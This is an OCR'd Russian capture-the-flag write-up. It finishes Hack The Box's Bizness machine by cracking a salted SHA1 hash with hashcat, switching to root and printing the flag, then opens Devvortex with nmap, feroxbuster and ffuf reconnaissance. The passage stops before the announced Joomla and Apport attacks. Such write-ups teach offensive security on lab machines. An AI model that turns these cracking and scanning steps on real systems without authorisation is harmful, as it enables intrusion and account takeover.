


```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/bizness]
└─$ hashcat -h | grep -i sha1
    100 | SHA1                                                       | Raw Hash
    170 | sha1(utf16le($pass))                                       | Raw Hash
  21300 | md5($salt.sha1($salt.$pass))                               | Raw Hash salted and/or iterated
   4400 | md5(sha1($pass))                                           | Raw Hash salted and/or iterated
   4410 | md5(sha1($pass).$salt)                                     | Raw Hash salted and/or iterated
  20900 | md5(sha1($pass).md5($pass).sha1($pass))                    | Raw Hash salted and/or iterated
  21200 | md5(sha1($salt).md5($pass))                                | Raw Hash salted and/or iterated
    110 | sha1($pass.$salt)                                          | Raw Hash salted and/or iterated
    120 | sha1($salt.$pass)                                          | Raw Hash salted and/or iterated
   4900 | sha1($salt.$pass.$salt)                                    | Raw Hash salted and/or iterated
   4520 | sha1($salt.sha1($pass))                                    | Raw Hash salted and/or iterated
  24300 | sha1($salt.sha1($pass.$salt))                              | Raw Hash salted and/or iterated
```

Режимы hashcat

Теперь можно перебрать хеш в формате `хеш:соль`, указав при этом режим 120 (`-m`).


```
hashcat -a 0 -m 120 'b8fd3f41a541a435857a8f3e751cc3a91c174362:d'
rockyou.txt
```



```
b8fd3f41a541a435857a8f3e751cc3a91c174362:d:monkeybizness

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 120 (sha1($salt.$pass))
Hash.Target......: b8fd3f41a541a435857a8f3e751cc3a91c174362:d
```

Результат перебора хеша

С полученным паролем авторизуемся от имени рута и забираем второй флаг.



```
(remote) ofbiz@bizness:/opt/ofbiz$ su root
Password:
root@bizness:/opt/ofbiz# id
uid=0(root) gid=0(root) groups=0(root)
root@bizness:/opt/ofbiz# cat /root/root.txt
97223522c5c7d39d4c97d43e492fc758
root@bizness:/opt/ofbiz#
```

Флаг рута

Машина захвачена!

HTB DEVVORTEX

Devvortex

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	25 Nov 2023	Easy	20

Повышаем привилегии через уязвимость в Apport

В сегодняшнем райтапе мы с тобой проэксплуатируем прошлогоднюю уязвимость в Apport — системе сообщений о неполадках в Ubuntu. Но чтобы получить доступ к ней, сначала проведем атаку на Joomla, получим сессию на сервере и найдем учетные данные пользователя.

RalfHacker
hackerralf8@gmail.com

Все это — в рамках прохождения машины Devvortex с учебной площадки Hack The Box. Уровень сложности задания отмечен как легкий.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.242    devvortex.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for devvortex.htb (10.10.11.242)
Host is up (0.27s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: DevVortex
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 8.2p1;
- 80 — веб-сервер Nginx 1.18.0.

Выбор небольшой, поэтому осмотрим веб-сервер.



Not secure | devvortex.htb/
links
DevVortex
• Home
• About
• What we do
• Portfolio
• Contact us
WELCOME TO
DEVVORTEX
Unleash the power of the web with DevVortex - your compass in the digital realm
Contact us

Главная страница сайта

ТОЧКА ВХОДА

На сайте ничего интересного найти не удалось, поэтому приступим к сканированию.

Справка: сканирование веба с feroxbuster


Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch, DIRB или ffuf. Я предпочитаю feroxbuster.

При запуске указываем следующие параметры:

- `-u` — URL;
- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.

Задаем все аргументы и запускаем **feroxbuster**:

```
feroxbuster -u http://devvortex.htb/ -t 128 -d 1 -w directory_2.3_
medium_lowercase.txt
```




```
404      GET        7l       12w      162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       12w      178c http://devvortex.htb/images ⇒ http://devvortex.htb/images/
200      GET      229l      475w     6845c http://devvortex.htb/portfolio.html
200      GET       87l      363w    24853c http://devvortex.htb/images/c-3.png
200      GET      254l      520w     7603c http://devvortex.htb/do.html
200      GET      100l      178w     1904c http://devvortex.htb/css/responsive.css
200      GET        3l       10w      667c http://devvortex.htb/images/telephone-white.png
200      GET       11l       39w     3419c http://devvortex.htb/images/d-4.png
200      GET       11l       50w     2892c http://devvortex.htb/images/d-1.png
200      GET        5l       23w     1217c http://devvortex.htb/images/location-white.png
200      GET        7l       30w     2018c http://devvortex.htb/images/d-3.png
200      GET        9l       24w     2405c http://devvortex.htb/images/d-2.png
200      GET        6l       57w     1878c http://devvortex.htb/images/youtube.png
200      GET        6l       13w      639c http://devvortex.htb/images/quote.png
200      GET        5l       12w      847c http://devvortex.htb/images/envelope-white.png
200      GET      289l      573w     8884c http://devvortex.htb/contact.html
200      GET      231l      545w     7388c http://devvortex.htb/about.html
200      GET        6l       52w     1968c http://devvortex.htb/images/twitter.png
200      GET        5l       55w     1797c http://devvortex.htb/images/linkedin.png
200      GET        5l       48w     1493c http://devvortex.htb/images/fb.png
200      GET       44l      290w    17183c http://devvortex.htb/images/c-1.png
200      GET      583l     1274w    18048c http://devvortex.htb/index.html
200      GET       71l      350w    24351c http://devvortex.htb/images/c-2.png
200      GET      714l     1381w    13685c http://devvortex.htb/css/style.css
200      GET        2l     1276w    88145c http://devvortex.htb/js/jquery-3.4.1.min.js
200      GET      536l     2364w   201645c http://devvortex.htb/images/who-img.jpg
200      GET      348l     2369w   178082c http://devvortex.htb/images/map-img.png
301      GET        7l       12w      178c http://devvortex.htb/css ⇒ http://devvortex.htb/css/
200      GET      536l     3109w   243112c http://devvortex.htb/images/w-3.png
200      GET      512l     2892w   241721c http://devvortex.htb/images/w-4.png
200      GET      675l     4019w   330600c http://devvortex.htb/images/w-1.png
200      GET     4440l    10999w   131868c http://devvortex.htb/js/bootstrap.js
200      GET    10038l    19587w   192348c http://devvortex.htb/css/bootstrap.css
200      GET      636l     3934w   306731c http://devvortex.htb/images/w-2.png
200      GET      583l     1274w    18048c http://devvortex.htb/
301      GET        7l       12w      178c http://devvortex.htb/js ⇒ http://devvortex.htb/js/
```

Результат сканирования каталогов с помощью feroxbuster

Опять же ничего интересного не получаем, поэтому сканируем поддомены. Для этого используем **ffuf**. Параметры следующие:

- `-u` — URL;
- `-w` — словарь;
- `-t` — количество потоков;
- `-H` — HTTP-заголовок.

```
ffuf -u "http://devvortex.htb/" -H 'Host: FUZZ.devvortex.htb' -t 128
-w subdomains-top1million-110000.txt
```




```
v1                      [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 195ms]
biz                     [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 182ms]
vpproxy                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 183ms]
view                    [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 183ms]
auction                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 190ms]
newmail                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 171ms]
www.it                  [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 171ms]
secure2                 [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 190ms]
autoconfig.support      [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 160ms]
mobi                    [Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 160ms]
```

Результат сканирования поддоменов с помощью ffuf

Но в вывод приложения попадают все варианты из списка, поэтому нужно добавить фильтр по размеру страницы (параметр `-fs`):

```
ffuf -u "http://devvortex.htb/" -H 'Host: FUZZ.devvortex.htb' -t 128
-w subdomains-top1million-110000.txt -fs 154
```



